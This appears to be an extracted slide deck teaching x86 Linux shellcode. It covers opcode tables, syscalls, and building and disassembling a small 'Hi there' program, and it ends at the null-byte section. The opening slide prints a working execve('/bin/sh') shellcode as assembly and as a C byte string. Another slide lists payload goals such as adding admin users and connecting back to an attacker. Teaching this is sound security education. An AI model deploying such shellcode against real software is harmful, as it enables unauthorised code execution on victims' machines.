

Shellcode

Content



Shellcode?



Shellcode! Example in one slide

```
08048060 <_start>:  
8048060: 31 c0          xor    %eax,%eax  
8048062: 50            push  %eax  
8048063: 68 2f 2f 73 68 push  $0x68732f2f  
8048068: 68 2f 62 69 6e push  $0x6e69622f  
804806d: 89 e3         mov    %esp,%ebx  
804806f: 89 c1         mov    %eax,%ecx  
8048071: 89 c2         mov    %eax,%edx  
8048073: b0 0b         mov    $0xb,%al  
8048075: cd 80         int    $0x80  
8048077: 31 c0         xor    %eax,%eax  
8048079: 40            inc    %eax  
804807a: cd 80         int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"  
"\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\x89\xc1\x89\xc2\xb0\x0b"  
"\xcd\x80\x31\xc0\x40xcd\x80";
```

x86 Opcode Structure and Instruction Overview

2 nd	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1 st	0	ADD				ES PUSH	ES POP	OR				CS PUSH	TWO BYTE			
1	ADC				SS	SS	SBB				DS	POP DS				
2	AND				ES SEGMENT OVERRIDE	DAA	SUB				CS SEGMENT OVERRIDE	DAS				
3	XOR				SS	AAA	CMP				DS	AAS				
4	INC				DEC											
5	PUSH				POP											
6	PUSHAD	POPAD	BOUND	ARPL	FS	GS	OPERAND SIZE	ADDRESS SIZE	PUSH	IMUL	PUSH	IMUL	INS	OUTS		
7	JO	JNO	JB	JNB	JE	JNE	JBE	JA	JS	JNS	JPE	JPO	JL	JGE	JLE	JG
8	ADD/ADC/AND/XOR OR/SBB/SUB/CMP				TEST	XCHG	MOV REG				MOV SREG	LEA	MOV SREG	POP		
9	NOP	XCHG EAX				CWD	CDQ	CALL	WAIT	PUSHPD	POPPD	SAHF	LAHF			
A	MOV EAX		MOVS	CMPS	TEST	STOS	LODS	SCAS								
B	MOV															
C	SHIFT IMM	RETN	LES	LDS	MOV IMM	ENTER	LEAVE	RETF	INT3	INT IMM	INTO	IRETD				
D	SHIFT 1	SHIFT CL	AAM	AAD	SALC	XLAT	FPU									
E	LOOPNZ	LOOPZ	LOOP	JECXZ	IN IMM	OUT IMM	CALL	JMP	JMPF	JMP SHORT	IN DX	OUT DX				
F	LOCK EXCLUSIVE ACCESS	ICE BP	REPNE	REPE	CONDITIONAL REPETITION	HLT	CMC	TEST/NOT/NEG (I)IMUL/I)DIV	CLC	STC	CLI	STI	CLD	STD	INC DEC	INC/DEC CALL/JMP PUSH

2 nd	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1 st	0	(L,S)IDT VER(R,W)	(L,S)GDT (L,S)IDT (L,S)MSW	LAR	LSL		CLTS		INVD	WBINVD		UD2		NOP		
1	SSE{1,2,3}							Prefetch SSE1	HINT_NOP							
2	MOV CR/DR							SSE{1,2}								
3	WRMSR	RDTS	RDMR	RDPMC	SYSENTER	SYSEXIT		GETSEC SMX	MOVBE / THREE BYTE SSE4		THREE BYTE SSE4					
4	CMOV															
5	SSE{1,2}															
6	MMX, SSE2															
7	MMX, SSE{1,2,3}, VMX							MMX, SSE{2,3}								
8	JO	JNO	JB	JNB	JE	JNE	JBE	JA	JS	JNS	JPE	JPO	JL	JGE	JLE	JG
9	SETO	SETNO	SETB	SETNB	SETE	SETNE	SETBE	SETA	SETS	SETNS	SETPE	SETPO	SETL	SETGE	SETLE	SETG
A	PUSH FS	POP FS	CPUID	BT	SHLD			PUSH GS	POP GS	RSM	BTS	SHRD	*FENCE	IMUL		
B	CMPXCHG	LSS	BTR	LFS	LGS	MOVZX	POPNT	UD	BT BTS BTR BTC	BTC	BSF	BSR	MOVXS			
C	XADD	SSE{1,2}					CMPXCHG	BSWAP								
D	MMX, SSE{1,2,3}															
E	MMX, SSE{1,2}															
F	MMX, SSE{1,2,3}															

Arithmetic & Logic	Prefix
Memory	System & I/O
Stack	No Operation (NOP) / Multiple Instructions / Extended Instruction Set
Control Flow & Conditional	



Addressing Modes

mod	00	01	10	11
r/m	16bit	32bit	16bit	32bit
00	[BX+SI] [EAX]	[BX+SI+disp8]	[EAX]+disp8	[EAX]+disp32 AL / AX / EAX
001	[BX+DI] [ECX]	[BX+DI+disp8]	[ECX]+disp8	[ECX]+disp32 CL / CX / ECX
010	[BP+SI] [EBX]	[BP+SI+disp8]	[EBX]+disp8	DL / DX / EDI
011	[BP+DI] [EBX]	[BP+DI+disp8]	[EBX]+disp8	BL / BX / EBX
100	[SI]	SI+disp8	[SI]+disp16	SI+disp32 AH / SP / ESP
101	[DI]	DI+disp8	[DI]+disp16	[EBP]+disp32 CH / BP / EBP
110	disp16	[ESI]	[ESI]+disp8	[ESI]+disp32 DH / SI / ESI
111	[BX]	[EDI]	[BX]+disp8	[EDI]+disp32 BH / DI / EDI

SIB Byte Structure

encoding	scale (2bit)	Index (3bit)	Base (3bit)
000	2 ⁰ =1	[EAX]	EAX
001	2 ¹ =2	[ECX]	ECX
010	2 ² =4	[EDX]	EDX
011	2 ³ =8	[EBX]	EBX
100	--	none	ESP
101	--	[EBP]	disp32 / disp8 (EBP) / disp32 + EBP
110	--	[ESI]	ESI
111	--	[EDI]	EDI

SIB value = index * scale + base



Shellcode is:

The code we want to upload to the remote system

Our “**evil code**”

“A set of instructions injected and executed by exploited software”

Shellcode

“Arbitrary Code Execution”

Upload our own code!

Execute a “Shell” (like bash)

Also called “payload”

Shellcode





What should a shellcode do?

- ★ Execute a shell (bash)
- ★ Add admin user
- ★ Download and execute more code
- ★ Connect back to attacker



How does a shellcode work?

- ✦ Assembler instructions
- ✦ Native code which performs a certain action (like starting a shell)



Shellcode Properties

- ★ Should be small
 - ★ Because we maybe have small buffers in the vulnerable program
- ★ Position Independent
 - ★ Don't know where it will be loaded in the vulnerable program
- ★ No Null Characters (0x00)
 - ★ Strcpy etc. will stop copying after Null bytes
- ★ Self-Contained
 - ★ Don't reference anything outside of shellcode



Recap:

Shellcode is:

- ★ A string of bytes
- ★ Which can be executed independantly

Syscalls

Note: Next slides are in x32 (not x64)



Syscalls?

- ★ Ask the kernel to do something for us

Why syscalls?

- ★ Makes it easy to create shellcode
- ★ Direct interface to the kernel

Alternative:

- ★ Call LIBC code; `write()`
- ★ Problem: Don't know where `write()` is located

Syscalls

Lets try to write a shellcode with the write() syscall

To print a message:

“Hi there”

Code:

```
write(1, “Hi there”, 8);
```

Which is similar to:

```
printf (“Hi there”);
```

Syscalls

syscalls(2):

The system call is the fundamental interface between an application and the Linux kernel.

System calls are generally not invoked directly, but rather via wrapper functions in glibc [...]

For example, glibc contains a function `truncate()` which invokes the underlying "truncate" system call.

Syscalls Examples

Process Control

- load
- execute
- end, abort
- create process (for example, fork)
- terminate process
- get/set process attributes
- wait for time, wait event, signal event
- allocate, free memory

File management

- create file, delete file
- open, close
- read, write, reposition
- get/set file attributes

Syscalls Example

Example system calls:

- ✦ Accept
- ✦ Alarm
- ✦ Bind
- ✦ Brk
- ✦ Chmod
- ✦ Chown
- ✦ Clock_gettime
- ✦ Dup
- ✦ Exit
- ✦ Getcwd
- ✦ Kill
- ✦ Link
- ✦ Lseek
- ✦ Open
- ✦ poll



How to call a syscall:

```
mov eax <system_call_number>  
int 0x80
```

Arguments in:

1. EBX
2. ECX
3. EDX
4. ...



```
write (  
    int fd,  
    char *msg,  
    unsigned int len);
```

```
write (  
    1,  
    &msg,  
    strlen(msg));
```

Syscalls

What are file descriptors?

0: Stdin

1: Stdout

2: Stderr

And also, >2:

Files

Sockets (Network)

Syscalls

Systemcall calling convention:

- ✦ **EAX**: Write() syscall nr: 0x04
 - ✦ **EBX**: FD (file descriptor), stdout = 0x01
 - ✦ **ECX**: address of string to write
 - ✦ **EDX**: Length of string
-
- ✦ int 0x80: Execute syscall



Syscalls: Assembler print

```
write (  
    int fd,  
    char *msg,  
    unsigned int len);
```

```
mov eax, 4           // write()  
mov ebx, 1           // int fd  
mov ecx, msg        // char *msg  
mov edx, 9           // unsigned int len  
int 0x80            // invoke syscall
```

Syscalls: Assembler print

```
$ cat print.asm
section .data
msg db 'Hi there',0xa

section .text
global _start
_start:

; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80

; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

Syscalls: Assembler print

```
$ cat print.asm
```

```
section .data  
msg db 'Hi there',0xa
```

Data

```
section .text  
global _start  
_start:  
  
; write (int fd, char *msg, unsigned int len);  
mov eax, 4  
mov ebx, 1  
mov ecx, msg  
mov edx, 9  
int 0x80  
  
; exit (int ret)  
mov eax, 1  
mov ebx, 0  
int 0x80
```

Text



Recap:

- ★ Syscalls are little functions provided by the kernel
- ★ Can be called by putting syscall number in `eax`, and issuing `int 80`
- ★ Arguments are in registers (`ebx`, `ecx`, `edx`)

How is shellcode formed?

Short description of shellcode

How is shellcode formed?

```
$ cat print.asm
```

```
section .data
```

```
msg db 'Hi there',0xa
```

```
section .text
```

```
global _start
```

```
_start:
```

```
; write (int fd, char *msg, unsigned int len);
```

```
mov eax, 4
```

```
mov ebx, 1
```

```
mov ecx, msg
```

```
mov edx, 9
```

```
int 0x80
```

```
; exit (int ret)
```

```
mov eax, 1
```

```
mov ebx, 0
```

```
int 0x80
```

How is shellcode formed?

Compile it:

```
$ nasm -f elf print.asm
```

Link it:

```
$ ld -m elf_i386 -o print print.o
```

Execute it:

```
$ ./print
```

```
Hi there
```

```
$
```

How is shellcode formed?

```
$ objdump -d print
```

```
08048080 <_start>:
```

```
// print
```

```
8048080:  b8 04 00 00 00      mov     $0x4,%eax
8048085:  bb 01 00 00 00      mov     $0x1,%ebx
804808a:  b9 a4 90 04 08      mov     $0x80490a4,%ecx
804808f:  ba 09 00 00 00      mov     $0x9,%edx
8048094:  cd 80               int     $0x80
```

```
// exit()
```

```
8048096:  b8 01 00 00 00      mov     $0x1,%eax
804809b:  bb 00 00 00 00      mov     $0x0,%ebx
80480a0:  cd 80               int     $0x80
```

How is shellcode formed?

```
$ objdump -d print
```

```
08048080 <_start>:
```

```
// print
```

```
8048080:  b8 04 00 00 00
```

```
mov    $0x4,%eax
```

```
8048085:  bb 01 00 00 00
```

```
mov    $0x1,%ebx
```

```
804808a:  b9 a4 90 04 08
```

```
mov    $0x80490a4,%ecx
```

```
804808f:  ba 09 00 00 00
```

```
mov    $0x9,%edx
```

```
8048094:  cd 80
```

```
int    $0x80
```

```
// exit()
```

```
8048096:  b8 01 00 00 00
```

```
mov    $0x1,%eax
```

```
804809b:  bb 00 00 00 00
```

```
mov    $0x0,%ebx
```

```
80480a0:  cd 80
```

```
int    $0x80
```

How is shellcode formed?

```
$ hexdump -C print
00000000 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 |.ELF.....|
00000010 02 00 03 00 01 00 00 00 80 80 04 08 34 00 00 00 |.....4...|
00000020 94 01 00 00 00 00 00 00 34 00 20 00 02 00 28 00 |.....4. ...(.|
00000030 06 00 03 00 01 00 00 00 00 00 00 00 00 80 04 08 |.....|
00000040 00 80 04 08 a2 00 00 00 a2 00 00 00 05 00 00 00 |.....|
00000050 00 10 00 00 01 00 00 00 a4 00 00 00 a4 90 04 08 |.....|
00000060 a4 90 04 08 09 00 00 00 09 00 00 00 06 00 00 00 |.....|
00000070 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000080 b8 04 00 00 00 bb 01 00 00 00 b9 a4 90 04 08 ba |.....|
00000090 09 00 00 00 cd 80 b8 01 00 00 00 bb 00 00 00 00 |.....|
000000a0 cd 80 00 00 48 69 20 74 68 65 72 65 0a 00 2e 73 |...Hi there...s|
000000b0 79 6d 74 61 62 00 2e 73 74 72 74 61 62 00 2e 73 |ymtab..s...
```



How is shellcode formed?

Compile/Assembler:

- ✦ The process of converting source code into a series of instructions/bytes
- ✦ Assembler -> Bytes

Disassemble:

- ✦ The process of converting a series of instructions/bytes into the equivalent assembler source code
- ✦ Bytes -> Assembler

Decompile:

- ✦ The process of converting instructions/assembler into the original source code
- ✦ Assembler -> C/C++



How is shellcode formed?





How is shellcode formed?

Problems with the shellcode:

- ✦ Null bytes
- ✦ References data section / Not position independent



How is shellcode formed?

Recap:

- ★ Compiled assembler code produces bytes
- ★ These bytes can be executed

- ★ To have a functioning shellcode, some problems need to be fixed
 - ★ 0 bytes
 - ★ Data reference

Shellcode Fix: Null Bytes

Why are null bytes a problem?

- ✦ It's a string delimiter
- ✦ Strcpy() etc. will stop copying if it encounters a 0 byte

How to fix null bytes in shellcode?

